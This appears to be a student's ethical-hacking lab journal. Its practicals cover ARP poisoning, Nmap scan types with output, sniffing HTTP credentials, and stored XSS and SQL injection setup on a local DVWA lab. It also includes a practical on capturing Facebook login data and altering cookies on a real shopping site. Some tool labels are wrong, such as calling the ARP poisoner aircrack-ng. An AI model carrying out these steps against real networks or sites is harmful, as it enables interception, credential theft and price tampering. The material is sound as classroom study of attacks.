
3. Right click on any IP and select Resolve Host Name.




4. Click on ARP tab on the bottom.



5. Click on Add Button(1) and select your router and any IP.



6. Click on the IP and then click on the button shown in the image to start ARP Poisoning.



The screenshot displays the aircrack-ng application window. The 'APR' (Advanced Packet Replay) module is active, showing a list of protocols on the left and a table of captured packets on the right. The table has columns for Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. The first row shows a 'Poisoning' status for IP 192.168.9.1 and MAC 0C80634B86AE. The subsequent rows show 'Full-routing' status for IP 192.168.9.149 and MAC 705A0F4B0725.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.9.1	0C80634B86AE	0	0	705A0F4B0725	192.168.9.149
Full-routing	192.168.9.149	705A0F4B0725	26	24	0C80634B86AE	103.250.39.226
Full-routing	192.168.9.149	705A0F4B0725	55	20	0C80634B86AE	216.58.196.68
Full-routing	192.168.9.149	705A0F4B0725	25	22	0C80634B86AE	172.217.26.227

Practical – 4

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)
It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

- **SYN (Stealth) Scan (-sS)**
SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp    open  ident
139/tcp    open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```


- **FIN Scan (-sF)**
Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

- **NULL Scan (-sN)**
Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```


- **XMAS Scan (-sX)**
Sets the FIN, PSF, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org


```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```



2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for 'credentials' in the dialog box.



Practical – 6

Aim: Simulate persistent cross-site scripting attack.

Steps:


1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.




8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.






Practical – 7

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the facebook login page.
7. Your username and password is been captured using session impersonation.



8. Select a website for tempering data e.g(razorba).




9. Select any item to buy

10. Then click on add-cart

11. Then click on TempData(add-on)



12. Refresh the page to get the extension.



13. Click on OK.



14. Change values in Cookie option for tempering the DATA.

moz-extension://d43e0556-f5b6-4530-b8c9-4ee712035188 - Start Tampe... — □ ×

Details

URL
Method GET
Type main_frame

Headers

Name	Value
Host	www.razorba.com
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://www.razorba.com/or
Connection	keep-alive
Cookie	_utmc=35567138; p_rws=5
Upgrade-Insecure-Requests	1

Stop Tamper

Ok

15. Then click on OK and see the Data has been Tempered.

RAZORBA®
We got your back™

Home | FAQQuestions | Testimonial | Affiliates | **Products** | About | News

Shopping Cart

Delete	Product	Qty	Price	Total
<input type="checkbox"/>	Razorba War Hammer Starter Edition	5	\$69.95	\$349.75

Made changes? [Update Cart](#)

Estimated USA or Canada shipping: \$0.00, International \$86.52


Enter promo code: [Apply code](#)

Practical – 8

Aim: Perform SQL injection attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.




8. Click on DVWA security and set the security to low.

